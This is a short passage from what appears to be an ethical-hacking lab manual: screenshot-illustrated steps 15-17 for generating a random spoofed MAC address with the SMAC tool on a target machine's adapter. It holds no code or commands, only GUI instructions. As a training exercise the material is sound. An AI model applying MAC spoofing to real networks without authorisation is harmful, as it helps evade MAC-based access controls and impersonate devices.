
15. The **SMAC** main window appears. Choose the network adapter of the target machine whose MAC address is to be spoofed.




16. Click the **Random** button to generate a random MAC address.




17. A randomly generated MAC appears in the **New Spoofed MAC Address** field, as shown in the screenshot.



